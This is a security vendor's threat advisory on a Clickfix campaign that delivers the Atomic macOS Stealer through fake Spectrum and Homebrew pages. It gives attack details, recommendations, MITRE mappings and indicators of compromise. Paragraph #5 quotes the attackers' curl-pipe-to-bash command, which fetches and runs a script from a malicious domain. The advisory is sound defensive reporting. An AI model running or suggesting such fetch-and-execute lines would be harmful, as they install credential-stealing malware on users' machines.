Hive Pro

Threat Level

Amber

Hiveforce Labs

THREAT ADVISORY

ATTACK REPORT


Clickfix Scam Targets macOS with AMOS Malware

Date of Publication	Admiralty Code	TA Number
June 10, 2025	A1	TA2025180

Summary

Attack Discovered: 2025
Targeted Countries: Worldwide
Affected Industries: Consumer and Corporate
Affected Platform: Windows and macOS
Malware: Atomic Stealer (AMOS)
Attack: Cybercriminals are running a slick new scam targeting macOS users by disguising malware as official downloads from brands like Spectrum and Homebrew. Through typo-squatted domains and deceptive “verification” prompts, victims are tricked into running a script that silently steals passwords and installs a new version of the Atomic macOS Stealer (AMOS). This multi-platform campaign is part of a growing trend in social engineering attacks, blending realistic web lures with malicious code tailored for each victim's device.

Attack Regions



Attack Details

#1 A new campaign leveraging the **Atomic** macOS Stealer (AMOS) has emerged, using typo-squatted domains to impersonate Spectrum, a well-known U.S. telecom provider. This operation cleverly adapts its payload delivery based on the target's operating system and uses the **Clickfix** technique to guide users into executing a malicious shell script. The script is designed to steal system passwords and download a tailored AMOS variant that bypasses security controls and executes silently.

#2 The campaign was uncovered during routine infrastructure mapping, where several domains mimicking Spectrum were found hosting Clickfix-themed landing pages. These pages lured victims into clicking on an “Alternative Verification” button, triggering behavior similar to previous Clickfix attacks. However, the responses of these sites differed based on the visitor’s user-agent, prompting deeper investigation.

#3 In a shift from prior tactics, the threat actors began targeting macOS users especially developers using Homebrew through malvertising that linked to fake GitHub repositories. The attack begins with a script named install.sh, which masquerades as a software update. Once executed, the script prompts users for system passwords, gathers system information, and downloads a modified AMOS payload.

#4 On June 6, 2025, the attackers registered a fake Homebrew repository and replaced their old command-and-control (C2) servers with new ones. To make the setup appear legitimate, they first pointed to the real Homebrew installation path before swapping in their malicious C2 infrastructure. This tactic is a clear attempt to blend in with trusted developer workflows.

#5 On Windows systems, attackers used a common command *curl -fsSL https://applemacios[.]com/getrur/install.sh | bash*, to silently download and execute a malicious script hosted on an attacker-controlled server.

#6 A look into the delivery page's source code revealed Russian-language comments and poorly adapted logic such as using PowerShell commands for Linux users or advising both Windows and Mac users to press Windows+R. These details, combined with extracted HTTP parameters and artifacts, strongly suggest involvement by Russian-speaking cybercriminals.

#7 This campaign reflects the rising sophistication of cross-platform social engineering attacks, increasingly targeting both individual users and enterprise environments.

Recommendations

- **Check the URL carefully:** Before clicking or typing anything into your browser, double-check that the site address isn't misspelled or slightly off. Attackers use similar-looking domains to trick users.
- **Keep your system and security software updated:** Regular updates patch known security holes and help protect you from newer threats.
- **Educate Employees:** Help employees recognize tricks used by attackers like fake system pop-ups or "verification" prompts asking for their Mac password. If something feels off or asks for credentials unexpectedly, they should stop and report it instead of entering anything.
- **Lock Down Mac Devices for Better Protection:** Make sure Macs only run trusted apps by using built-in tools like Gatekeeper. You can also apply security settings through device management tools (MDM) to block unknown or unsigned scripts from running this helps stop malware before it even starts.
- **Enhance Endpoint Protection:** Deploy next-generation antivirus (NGAV) and endpoint detection & response (EDR) solutions to identify and block malware. Leverage behavioral analysis and machine learning-based detection to spot suspicious activity.

Potential MITRE ATT&CK TTPs

TA0001 Initial Access	TA0002 Execution	TA0005 Defense Evasion	TA0006 Credential Access
TA0007 Discovery	TA0009 Collection	TA0011 Command and Control	T1566 Phishing
T1566.002 Spearphishing Link	T1552 Unsecured Credentials	T1552.001 Credentials In Files	T1548 Abuse Elevation Control Mechanism
T1548.002 Bypass User Account Control	T1562 Impair Defenses	T1562.001 Disable or Modify Tools	T1036 Masquerading

T1059 Command and Scripting Interpreter	**T1059.004** Unix Shell	**T1105** Ingress Tool Transfer	**T1555** Credentials from Password Stores
T1082 System Information Discovery	**T1204** User Execution	**T1204.001** Malicious Link	**T1115** Clipboard Data

Indicators of Compromise (IOCs)

TYPE	VALUE
Domains	panel-spectrum[.]net, spectrum-ticket[.]net, cf-verifi.pages[.]dev, applemacios[.]com, rugme[.]cat, homebrewrp[.]com, brewory[.]com
MD5	eaedee8fc9fe336bcde021bf243e332a, 6fd092d86235d7ae35c557523f493674
URLs	hxxps[:]//cf-verifi[.]pages[.]dev/i[.]txt, hxxps[:]//applemacios[.]com/getrur/install[.]sh, hxxps[:]//applemacios[.]com/getrur/update
SHA256	3fb1bafe9e659a68b9177ef7b5d2e5240e6be86fb82f33f89c281bb058857c7a, a6a2ffe881e4e771f9c09283c483bcb41b5b84448b2df64afb84709d3fa09a9e

References

https://www.cloudsek.com/blog/amos-variant-distributed-via-clickfix-in-spectrum-themed-dynamic-delivery-campaign-by-russian-speaking-hackers


https://hivepro.com/threat-advisory/clickfix-con-phishing-scam-turns-video-calls-into-malware-havens/

https://www.hivepro.com/threat-advisory/atomic-stealer-sneaks-in-via-fake-browser-updates/

What Next?

At **Hive Pro**, it is our mission to detect the most likely threats to your organization and to help you prevent them from happening.

Book a free demo with **HivePro Uni5**: Threat Exposure Management Platform.



REPORT GENERATED ON

June 10, 2025 • 5:10 AM

More at www.hivepro.com